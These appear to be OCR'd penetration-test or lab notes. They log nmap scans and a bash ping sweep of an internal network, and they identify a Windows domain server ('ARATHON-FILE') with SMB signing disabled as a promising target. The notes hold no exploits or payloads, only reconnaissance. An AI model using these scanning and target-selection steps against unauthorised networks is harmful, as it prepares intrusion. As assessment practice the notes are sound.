


- 10.0.1.11 seems like a good target with many services up (ports 445,80,139,443,3389,135,5986)
- Not sure that was the web server since I did not manage to break from that direction to know what IP is it in the network map

10:18 - Continued suspended full scan in the background
10:23 - Completed scan
Result:

```
adjust_timeouts2: packet supposedly had rtt of 971209693 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 971209693 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 971208131 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 971208131 microseconds.  Ignoring time.
Connect Scan Timing: About 63.52% done; ETC: 10:32 (0:14:38 remaining)
Connect Scan Timing: About 79.04% done; ETC: 10:25 (0:06:53 remaining)
Discovered open port 49667/tcp on 10.0.1.11
Connect Scan Timing: About 94.28% done; ETC: 10:20 (0:01:36 remaining)
Completed Connect Scan against 10.0.0.84 in 1590.26s (9 hosts left)
Completed Connect Scan against 10.0.0.73 in 1590.28s (8 hosts left)
Discovered open port 49682/tcp on 10.0.1.11
Completed Connect Scan against 10.0.0.210 in 1591.40s (7 hosts left)
Completed Connect Scan against 10.0.0.222 in 1591.58s (6 hosts left)
Completed Connect Scan against 10.0.0.117 in 1591.83s (5 hosts left)
Completed Connect Scan against 10.0.0.132 in 1591.87s (4 hosts left)
Completed Connect Scan against 10.0.0.115 in 1591.97s (3 hosts left)
Completed Connect Scan against 10.0.0.197 in 1591.98s (2 hosts left)
Completed Connect Scan against 10.0.0.206 in 1591.99s (1 host left)
Discovered open port 5985/tcp on 10.0.1.11
Completed Connect Scan at 10:21, 1702.18s elapsed (655350 total ports)
Initiating Service scan at 10:21
Scanning 11 services on 10 hosts
```

```
Initiating Service scan at 10:21
Scanning 11 services on 10 hosts
Completed Service scan at 10:21, 53.58s elapsed (11 services on 10 hosts)
NSE: Script scanning 10 hosts.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:21
NSE Timing: About 99.48% done; ETC: 10:22 (0:00:00 remaining)
NSE Timing: About 99.61% done; ETC: 10:23 (0:00:00 remaining)
NSE Timing: About 99.68% done; ETC: 10:23 (0:00:00 remaining)
Completed NSE at 10:23, 90.75s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:23
Completed NSE at 10:23, 0.07s elapsed
Nmap scan report for 10.0.0.210
Host is up, received conn-refused (0.0041s latency).
Scanned at 2020-10-28 09:51:32 +08 for 1918s
Not shown: 65534 closed ports
Reason: 65534 conn-refused
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7e:87:9b:92:2e:2d:c9:49:d3:cd:57:ac:a6:0b:7f:be (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDNKfcm13Rbe5d9rv96KZKsTNhwv/pEiI5dyOed+uArVzKkyUxVZ+bIkmWZO1r3OP7Tlf/B9XUHYDiHXPucDnXVR2Witf+8w78Dp0+llyO2QjrYVWX1t5hfRwybXsgJYMOZwb4F9GkQJNW+jI8PEgJ67hByCTs+ZrVJpKG
MsFymFgYsAYFU54jq/2i/eU2OvpDzIPfV64hfEr11dZI6oGsjz5Ot8nM5jRwkjgxtGtAiACFEZdwlpjBBRIRC8QJUzygXKiwBdMECrs9MiFdWA/fXf7Ra8htTZ52GBbv9k8RsCpdOwDih4wKWIL/yKCKuqlvZzHt9cE5k+IfLsol2KUQ3
|   256 aa:69:22:08:e6:ba:7e:e2:49:eb:47:94:36:d2:68:dd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBO4Qm4azGJBnofnXGeOyNWu1ekZyyB2dHsktyda+r5J0ZvYSWrmQJ02vsrkSjbdRRgTeNDyY/umDSXzbXK9NGwc=
|   256 d5:20:cd:1e:5c:97:40:87:f1:ee:dd:b3:42:c0:ee:10 (EdDSA)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ3vIloU6wvCN84IcITzPumkyasf2Tfv01LX4AcA+bbq
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.0.1.11
Host is up, received syn-ack (0.00050s latency).
Scanned at 2020-10-28 09:51:32 +08 for 1918s
Not shown: 65525 filtered ports
Reason: 65525 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       REASON  VERSION
80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|   Digest algorithm=MD5-sess nonce=+Upgraded+v1efd4f7231ea1da700afe8af21c717f3cc72ac11dd1acd60170265652e485fd1bc2c76368899f7e2d016eb46a7f6c85f8d4b6743b6de13fca charset=utf-8 qop=auth realm=Digest
|   Negotiate
|_  NTLM
```


| NTLM
| http-ntlm-info:
| Target_Name: ARATHONDOMAIN
| NetBIOS_Domain_Name: ARATHONDOMAIN
| NetBIOS_Computer_Name: ARATHON-FILE
| DNS_Domain_Name: ArathonDomain.internal
| DNS_Computer_Name: ARATHON-FILE.ArathonDomain.internal
| DNS_Tree_Name: ArathonDomain.internal
|_ Product_Version: 10.0.14393
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title.
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
443/tcp open https? syn-ack
445/tcp open microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open ms-wbt-server syn-ack Microsoft Terminal Services
| ssl-cert: Subject: commonName=ARATHON-FILE.ArathonDomain.internal
| Issuer: commonName=ARATHON-FILE.ArathonDomain.internal
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-22T02:29:47
| Not valid after: 2021-03-24T02:29:47
| MD5: 4306 e6c7 2317 6db4 34cf 7060 4103 9869
| SHA-1: 4e10 0016 b67c 5d35 5ad4 c2c1 e067 3ae0 5f90 3fb7
| -----BEGIN CERTIFICATE-----
| MIIDCjCCAfKgAwIBAgIQOZWyLiG5MYNI36Del+Z/XzANBgkqhkiG9w0BAQsFADAu
| MSwwKgYDVQQDEyNBUkFUSE9OLUZJTEUuQXJhdGhvbkRvbWFpbi5pbnRlcm5hbDAe
| Fw0yMDA5MjIwMjI5NDdaFw0yMTAzMjQwMjI5NDdaMC4xLDAqBgNVBAMTI0FSQVRI
| T04tRklMRS5BcmF0aG9uRG9tYWluLmludGVybmFsMIIBIjANBgkqhkiG9w0BAQEF
| AAOCAQ8AMIIBCgKCAQEA5nlBcRbCnSeWieD8c4RxFQBGAMWCkemnhzOZvru6BWIj
| Bd4LeO4ZMcbBBdHcpyItkQIPcMWQw9K6HONO/wcJ3YKRrKXDwqE38CjYO0sbpsbK
| ApAYrIg2uergTpc486jMeEST+0FI/dL4eKftH1Mb5Q/9RtGztqUWPrlbv7W97jTU
| PXbkmvCJcXltIyh7Sw9p9rstk0JanvOVf/q9RsB+JPU6K3uZLAi7dMujm8Z4WL8/
| caQX7jvGfcQe9uRMOjuLsWePp3YRxUCghcZlwFAHiEf6vIeJ5kh5+Og5FGXG0UY8
| cpywQi/ThR2URge5ozRf59pQLJ6XP1df48CbiCt2DQIDAQABoyQwIjATBgNVHSUE
| DDAKBggrBgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQELBQADggEBAKXs
| 5PlNf7Td+zZ6HuHXonbqKeCYY5HJvmPGDqkeM8J2QN+kzKtUa9XANWkeCkATED3l
| xsDMUK9guK1RmvQ2gpUmZb9EsOVTME8MQBNi0GBo30qtDdCinCDHr6aXZfkI25U6
| 1Ttdd7OIqlqxPwyfh1r9nC8kwYlT2jPZOg0Oe41VQ7PRmCQDZ25hRbaBUnyQlaK0
| 8DNdZgWEYtMVPYB3EhlDmpVr6p/JQZPlYl7W3Jd6eOMDc9Xc1Ef7i5+6vWZDI3Ro
| UCgRbHo5qVFsn0nHQWSkxkl70s4Ol+4ITHWc3waFgIs4DUTp8fi3Ax3VgmPmtfMD
| 0Z/jxIFTOsj6GaCV8yU=
|_-----END CERTIFICATE-----
|_ssl-date: 2020-10-28T02:22:00+00:00; 0s from scanner time.
5985/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open ssl syn-ack Microsoft SChannel TLS

```
|_http-title: Not Found
5986/tcp  open  ssl      syn-ack Microsoft SChannel TLS
| fingerprint-strings:
|   TLSSessionReq:
|     [Tt?
|     ARATHON-FILE0
|     200428160836Z
|     230428160836Z0
|     ARATHON-FILE0
|     W\xbd-K
|     E54+G
|     XS,A^
|     GXL:
|     ;u:*s5
|     |v%=
|     ARATHON-FILE
|_    #ARATHON-FILE.ArathonDomain.internal0
| ssl-cert: Subject: commonName=ARATHON-FILE
| Subject Alternative Name: DNS:ARATHON-FILE, DNS:ARATHON-FILE.ArathonDomain.internal
| Issuer: commonName=ARATHON-FILE
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-04-28T16:08:36
| Not valid after:  2023-04-28T16:08:36
| MD5:   5d82 870f ac6d bcbe d529 ab33 9cfc 9fe4
| SHA-1: 6dc4 5f9b 622d c98b ae82 f8b6 c36f 3d21 d0c1 b366
| -----BEGIN CERTIFICATE-----
| MIIFPjCCAyagAwIBAgIQW1R0P56hDqFD07VS+o8pejANBgkqhkiG9w0BAQsFADAX
| MRUwEwYDVQQDDAxBUkFUSE9OLUZJTEUwHhcNMjAwNDI4MTYwODM2WhcNMjMwNDI4
| MTYwODM2WjAXMRUwEwYDVQQDDAxBUkFUSE9OLUZJTEUwggIiMA0GCSqGSIb3DQEB
| AQUAA4ICDwAwggIKAoICAQC0C1dcvS1LC3yovwTT/uADeteJRTU0K0fgz1jL/NsN
| Daq2o4UbSLjXhqn7/8qTR7F7IWUD3nMF1PrZUSUJuL4eofAyZlkGf9oOD3e6N04U
| S/2+zuUmmPzJ5/gINI9N17xHiYS3YIH3/BY9h4ksMvSNga+hPrbkQyp6re+ajYsx
| Y5EoPbkX+IfVNhyQHGqYiBwcknn24ut64sFYUyxBXuWIYU33guIew3OpqKglg61H
| WEw65gpo/t3hsG4U5zt1OipzNRZ0G3+hR2abWXz/e2WkFPVJ9ZWzkpiKJkgTBzjS
| mAf1pfMeLPNapxgkvV0CxVSklDuilSMUWrhm8QMUMgwL2nNGpMpXlPVyybqnADEy
| FYeKcetqt6GTv8EIcTp7uMJG1mp8+Hx2JT26MAFNzneIQM6C8P427AMeviU4sjMg
| hNz2If1VlEHcAR4bbOmYVw0AHJih+KhAhYgtQWgEJqY5gA0dmRglScnaHpA4QqbN
| Y6MiENxKfjqHEw1aChvmefDSmVwor5t8rrw3a1YWZkB/vTz2Y9TcA7B9Cd/2T/EZ
| FIio0t1T6NwFhisRFvmNDM+5ff9PJ7gO5RbXneZG1/R7wtQw0NFInYDVZmb5sPM9
| XSqlwliFNIxByKNJZAVjoGdvslfdHDoSdAFMuJjiikzo6jXHcqWljQRW37qFyr0k
| GwIDAQABo4GFMIGCMA4GA1UdDwEB/wQEAwIFoDATBgNVHSUEDDAKBggrBgEFBQcD
| ATA8BgNVHREENTAzggxBUkFUSE9OLUZJTEWCI0FSQVRIT04tRklMRS5BcmF0aG9u
| RG9tYWluLmludGVybmFsMB0GA1UdDgQWBBQK1gH1tfXWguAZiSgD1OjwWLdHKDAN
| BgkqhkiG9w0BAQsFAAOCAgEAfvDdAjvvJ/wtQoif4uBSlvGR6POMHhQMMdUB5xrF
| 8ag0h97q6xsnuoiDYWFGCWzXtUvEU7ZxCXPra/qk3TWwS2A7hsW9BNP7MPkzdn+A
| jvivfl4+acXOaCrtZRfzacXZdm2WgYK93Uz4eLqMhdpwH1In4r0J9kLVpY0Er8CR
| PIWXCNYBfdkWwnyVJmKIqck7nwCCzEWjfNOfmcchnnS6hur/nkILcVYfpMZ26dOE
| cJZAVhJ2DLWSI23sENFO3htxUpxW1rw7kpOGnSjlJ3p2i960CDNFyOeeBFRm7xuV
| B4asDJ9AwcwSZpzFXJJAZVf6TLNhe/q1ml8o2hTR0jBof5BHlZbJSpMOEpDb3FdV
| Mi1PekoJ5joeVKkrGMbrYAr0zW3JxHECboeyvBbs7TRoMkQkMYnIDC4Hxzijz8xx
| Q4hSthqHo0OY+q8gsivbxR7CsihYcUHcqshM1w0lBBz83ERaFAXJoKOzfdUL9hsU
| u8tVyYNda3ViiNFZ+duZDjP8PD7uytB0gOMeLMY+GVo8RhDOmmQhDY8E6hTSC5u2
| ocv/g9dI+8×9HzN8qeh996vLpywTACP6Tjz6vbWM1jmV3RhMYSbegA+ePtOd7Spy
| NwFdNupK9HocTsPrk4na+eFlcMh4lXrfNGFvrAPkbNvuSwVeYJaiwxaa7kCVt9Im
| uxo=
|_-----END CERTIFICATE-----
```

```
49667/tcp open  msrpc        syn-ack Microsoft Windows RPC
49682/tcp open  msrpc        syn-ack Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5986-TCP:V=7.60%I=7%D=10/28%Time=5F98D5B8%P=x86_64-pc-linux-gnu%r(T
SF:LSSessionReq,AB4,"\x16\x03\x03\n\xaf\x02\0\0M\x03\x03_\x98\xd5\xb3\xcf\
SF:x14G\xd5\x07\x13C\xcc\x1a\|eX\xa0\xfa\xf3\x02\xc7\x9fa\xe7\xab\xf573y\x
SF:86v\x89\x20\xae\x1f\0\0_K\xae!\xba\xf1\x85\xe8\xef\x8aUbC\xb2\xaa\xdf\x
SF:dc\xf5\[\0:\xbbqZ\x9f\xa0\x05\x80\x009\0\0\x05\xff\x01\0\x01\0\x0b\0\x0
SF:5H\0\x05E\0\x05B0\x82\x05>0\x82\x036\xa0\x03\x02\x01\x02\x02\x10\[Tt\?\
SF:x9e\xa1\x0e\xa1C\xd3\xb5R\xfa\x8f\)z0\r\x06\t\*\x86H\x86\xf7\r\x01\x01\
SF:x0b\x05\x000\x171\x150\x13\x06\x03U\x04\x03\x0c\x0cARATHON-FILE0\x1e\x1
SF:7\r2004281608036Z\x17\r2304281608036Z0\x171\x150\x13\x06\x03U\x04\x03\x0c
SF:\x0cARATHON-FILE0\x82\x02\"0\r\x06\t\*\x86H\x86\xf7\r\x01\x01\x01\x05\0
SF:\x03\x82\x02\x0f\x000\x82\x02\n\x02\x82\x02\x01\0\xb4\x0bW\\\xbd-K\x0b\
SF:|\xa8\xbf\x04\xd3\xfe\xe0\x03z\xd7\x89E54\+G\xe0\xcfX\xcb\xfc\xdb\r\r\x
SF:aa\xb6\xa3\x85\x1bH\xb8\xd7\x86\xa9\xfb\xff\xca\x93G\xb1{!e\x03\xdes\x0
SF:5\xd4\xfa\xd9Q%\t\xb8\xbe\x1e\xa1\xf02fY\x06\x7f\xda\x0e\x0fw\xba7N\x14
SF:K\xfd\xbe\xce\xe50\x98\xfc\xc9\xe7\xf8\x084\x8fM\xd7\xbcG\x89\x84\xb7`\
SF:x81\xf7\xfc\x16=\x87\x89,2\xf4\x8d\x81\xaf\xa1>\xb6\xe4C\*z\xad\xef\x9a
SF:\x8d\x8b1c\x91\(=\xb9\x17\xf8\x87\xd56\x1c\x90\x1cj\x98\x88\x1c\x1c\x92
SF:y\xf6\xe2\xebz\xe2\xc1XS,A\^\xe5\x88aM\xf7\x82\xe2\x1e\xc3s\xa9\xa8\xa8
SF:%\x83\xadGXL:\xe6\nh\xfe\xdd\xe1\xb0n\x14\xe7;u:\*s5\x16t\x1b\x7f\xa1Gf
SF:\x9bY\|\xff{e\xa4\x14\xf5I\xf5\x95\xb3\x92\x98\x8a6H\x13\x078\xd2\x98\x
SF:07\xf5\xa5\xf3\x1e,\xf3Z\xa7\x18\$\xbd\]\x02\xc5T\xa4\x94;\xa2\x95#\x14
SF:2\xb8f\xf1\x03\x142\x0c\x0b\xdasF\xa4\xcaW\x94\xf5r\xc9\xba\xa7\x0012\x
SF:15\x87\x8aq\xebj\xb7\xa1\x93\xbf\xc1\x08q:{\xb8\xc2F\xd6j\|\xf8\|v%-\xb
SF:a0\x01M\xcew\x88@\xce\x82\xf0\xfe6\xec\x03\x1e\xbe%8\xb23\x20\x84\xdc\x
SF:f6!\xfdU\x94A\xdc\x01\x1e\x1bl\xe9\x98W\r\0\x1c\x98\xa1\xf8\xa8@\x85\x8
SF:8~Ah\x04ê\xa69\x80\r\x1d\x99\x18%I\xc9\xda\x1e\x90B8\xa6\xcdc\xa3\"\x10
SF:\xdcJ~\x87\x13\rZ\n\x1b\xe6y\xf0\xd2\x99\\\(\xaf\x9b\|\xae\xbc7kV\x16f
SF:0\x7f\xbdc\xf6c\xd4\xdc\x03\xb0}t\xdf\xf6O\xf1\x19\x14\x88\xa8\xd2\xdd
SF:5\xe8\xdc\x05\x86\+\x11\x16\xf9\x8d\x0c\xcf\xb9}\xff0'\xb8\x0e\xe5\x16\
SF:xd7\x9d\xe6F\xd7\xf4{\xc2\xd40\xd0\xd1H\x9d\x80\xd5ff\xf9\xb0\xf3~\]\*\
SF:xa5\xc2X\x854\x8cA\xc8\xa3Id\x05c\xa0go\xb2W\xdd\x1c:\x12t\x01L\xb8\x98
SF:\xe2\x8aL\xe8\xea5\xc7r\xa5\xa5\x8d\x04V\xdf\xba\x85\xca\xbd\$\x1b\x02\
SF:x03\x01\0\x01\xa3\x81\x850\x81\x820\x0e\x06\x03U\x1d\x0f\x01\x01\xff\x0
SF:4\x04\x03\x02\x05\xa00\x13\x06\x03U\x1d%\x04\x0c0\n\x06\x08\+\x06\x01\x
SF:05\x05\x07\x03\x010<\x06\x03U\x1d\x11\x04503\x82\x0cARATHON-FILE\x82#AR
SF:ATHON-FILE\.ArathonDomain\.internal0\x1d\x06\x03U\x1d\x0e\x04\x16\x04\x
SF:14\n\xd6\x01\xf5\xb5\xf5\xd6\x82\xe0\x19");
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 44037/tcp): CLEAN (Timeout)
|   Check 2 (port 62475/tcp): CLEAN (Timeout)
|   Check 3 (port 61666/udp): CLEAN (Timeout)
|   Check 4 (port 5339/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
```

```
Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 44037/tcp): CLEAN (Timeout)
|   Check 2 (port 62475/tcp): CLEAN (Timeout)
|   Check 3 (port 61666/udp): CLEAN (Timeout)
|   Check 4 (port 5339/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-10-28 10:22:04
|_  start_date: 2020-10-23 18:07:40

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:23
Completed NSE at 10:23, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:23
Completed NSE at 10:23, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 14 IP addresses (14 hosts up) scanned in 1918.73 seconds
```

- 10.0.1.11 is the domain server with name ARATHONDOMAIN
- Has a DNS Server which seems to be it *ArathonDomain.internal
- Product version 10.0.14393 is Windows Server 2016


I later read up that there is an option (-sL) that could scan the network through reverse-DNS lookup instead of pinging (as the other methods still do that). There is no result and I don't think it did anything with the network

10:10 - Did wget commands to try to communicate with TCP 80,443 on 10.0.1.11 but unable to do so

10:54 - I did a manual 'ping' command to note that I can ping 10.0.0.5 even though I was not able to get a "Up" result on nmap.

10:58 - did a bash 'ping sweep' to see what machines are up
Command: **for a in $(seq 1 254); do (ping -c 1 10.0.0.$a | grep "bytes from" &) ; done;**

Result:




- There are a total of 20 hosts this time
- The missing ones are 10.0.0.5 to 10.0.0.11 - Has to be some user machines

